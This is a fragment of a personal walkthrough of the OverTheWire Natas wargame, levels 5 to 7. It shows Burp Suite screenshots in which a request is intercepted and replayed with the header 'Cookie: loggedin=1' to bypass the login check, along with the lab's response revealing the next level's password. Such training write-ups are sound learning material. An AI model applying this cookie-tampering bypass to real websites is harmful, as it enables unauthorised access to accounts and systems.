
Request headers 8

Event log (2) All issues

Memory: 122.5MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


5 July, 24



Go to Action->forward to repeater and forward now go to repeater. Here click on send and we find the response.

5 July, 24

Go to web browser and the access is granted successfully:




Natas Level 5 → Level 6

Username: natas6

URL: <http://natas6.natas.labs.overthewire.org>

Repeat the same steps to open burpsuite and go to browser and paste url of natas5:

5 July, 24



Turn on the intercept, go to link to natas5 in browser go to burpsuite forward it and paste password and username there, send code to repeater, type **cookie: loggedin=1**. And the access is granted.

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x KaliLinux x

1 2 3 4

12:33

Burp Suite Community Edition v2024.5.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: http://natas5.natas.labs.overthewire.org HTTP/1

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host:
3   natas5.natas.labs.overthewire.org
4 Cache-Control: max-age=0
5 Authorization: Basic
6   bmF0YXN1b2JlbnR1b2dnQVBTMnpiRXBPVTg
7   wMmMweDBNc24xVG9L
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT
11   10.0; Win64; x64)
12   AppleWebKit/537.36 (KHTML, like
13   Gecko) Chrome/126.0.6478.57
14   Safari/537.36
15 Accept:
16   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
17   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
18 Accept-Encoding: gzip, deflate, br
19 Cookie: loggedin=1
20 Connection: keep-alive
```

Response

Pretty Raw Hex

```
19 </script>
20 <script src=
21   http://natas.labs.overthewire.or
22   g/js/wechall-data.js>
23 </script>
24 <script src="
25   http://natas.labs.overthewire.or
26   g/js/wechall.js">
27 </script>
28 <script>
29   var wechallinfo = {
30     "level": "natas5", "pass":
31     "0n35PkggAPm2zbEp0U802c0x0Ms
32     n1ToK"
33   };
34 </script>
35 </head>
36 <body>
37 <h1>
38   natas5
39 </h1>
40 <div id="content">
41   Access granted. The password
42   for natas6 is
43   0RoJwHdSKWFTYR5WuiAewauSuNaBXn
44   ed
45 </div>
46 </body>
47 </html>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 10

Response headers 8


Inspector Notes

Done 1,142 bytes | 1,201 millis

Event log (1) All issues Memory: 119.2MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24




Natas Level 6 → Level 7


Username: natas7

URL: <http://natas7.natas.labs.overthewire.org>

